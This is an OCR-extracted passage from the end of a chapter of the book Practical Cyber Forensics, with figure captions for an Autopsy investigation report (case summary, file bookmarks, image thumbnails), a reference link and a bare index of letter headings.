


***Figure 15-3.** The case summary*

A list of files bookmarked during the investigation are shown in Figure 15-4.




Figure 15-4. *File bookmarks*

Thumbnails or reduced size versions of bookmarked images are shown in Figure 15-5.




Figure 15-5. *Thumbnails of images*

Reference

https://www.sleuthkit.org/autopsy/features.php

Index

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9

B

C

G

H

I

J

K

L

M

N

O

P

S